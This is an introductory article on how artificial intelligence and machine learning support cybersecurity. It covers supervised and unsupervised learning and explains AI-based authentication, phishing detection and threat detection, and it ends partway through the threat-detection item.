Machine learning (ML) and Artificial Intelligence (AI) are now popularly used across various industries and applications due to the increase in computing power, data collection, and storage capabilities.

Along with technological advancements in AI, such as self-driving cars, language translators, and big data, there is also a rise in threats such as ransomware, botnets, malware, and phishing. Using AI and ML in cybersecurity helps to identify new exploits and weaknesses, which can be easily analyzed to mitigate further attacks. It reduces the pressure on security professionals and alerts them whenever an action is needed.

What are AI and ML?

Artificial Intelligence is the only solution to defend networks against the various attacks that an antivirus scan cannot detect. A huge amount of collected data is fed into the AI, which processes and analyzes it to understand its details and trends.

ML is a branch of artificial intelligence (AI) that gives the systems the ability to self-learn without any explicit programs. This self-learning system is used to define what the normal network, along with its devices, looks like, and then uses this to backtrack and report any deviations or anomalies in real-time.


There are two types of ML classification techniques:

- **Supervised Learning**

  Supervised learning uses algorithms that input a set of labeled training data to attempt to learn the differences between the given labels. Supervised learning is further divided into two subcategories, namely, classification and regression. Classification includes completely divided classes. Its main task is to define the test sample to identify its class. Regression is used when data classes are not separated, such as when the data is continuous.

- **Unsupervised Learning**

  Unsupervised learning makes use of algorithms that input unlabeled training data to attempt to deduce all the categories without guidance. Unsupervised learning is further divided into two subcategories, namely, clustering and dimensionality reduction. Clustering divides the data into clusters based on their similarities, regardless of class information. Dimensionality reduction is the process of reducing the dimensions (attributes) of data.



How Do AI and ML Prevent Cyber Attacks?

1. Password Protection and Authentication
2. Phishing Detection and Prevention
3. Threat Detection
4. Vulnerability Management
5. Behavioral Analytics
6. Network Security
7. AI-based Antivirus
8. Fraud Detection
9. Botnet Detection
10. AI to Combat AI Threats

How Do AI and ML Prevent Cyber Attacks?


Artificial Intelligence (AI), and with it, Machine Learning (ML), is an emerging technology in the field of cybersecurity. It is widely adopted by largescale industries such as automation, IT services, manufacturing, production, and finance. AI plays a crucial role in detecting imminent cyber threats by incorporating machine learning as a subset.

Following are different ways that AI and ML safeguard industries from cybersecurity attacks:

- **Password Protection and Authentication:** Password credentials play a critical role in preventing illegitimate access to the organization's or user's data. If credentials are compromised, the reputation of the organization or person could be damaged. Sometimes, traditional face detection and other biometric security measures can also be vulnerable to these credential breaches. Programmers use AI to improve biometric validations and face recognition to thwart such attacks. AI provides the latest models for recognizing an individual's face by tracking key correlations and patterns.
- **Phishing Detection and Prevention:** Phishing is a common method attackers employ to send their payloads via emails. The majority of users cannot figure out which received emails have a malicious attachment or payload. In this case, AI and ML could play a pivotal role in identifying and preventing such phishing attacks. They can scan and identify phishing emails much faster than a human being can. They can also quickly differentiate malicious websites from legitimate websites.
- **Threat Detection:** Machine learning assists companies in detecting cyber-attacks before systems are compromised. Being a part of AI, machine learning constantly keeps admins notified of imminent cyber threats by carrying out logical data analysis. ML allows systems to run its algorithms upon the data being received, then performs deep learning

on the and comprehends the advancements required to ensure the safety of the information systems.

